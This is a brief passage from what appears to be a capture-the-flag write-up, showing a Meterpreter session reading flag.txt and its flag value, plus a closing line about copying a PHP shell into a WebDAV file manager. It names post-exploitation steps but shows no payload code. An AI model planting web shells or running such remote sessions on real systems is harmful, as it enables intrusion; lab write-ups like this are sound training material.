The flag.txt file is found. The cat command is run against the flag.txt file, and the contents are shown: b1ng0w@5h1sn@m0.

```
meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter > 
```

Copied PHP shell into webdav File Manager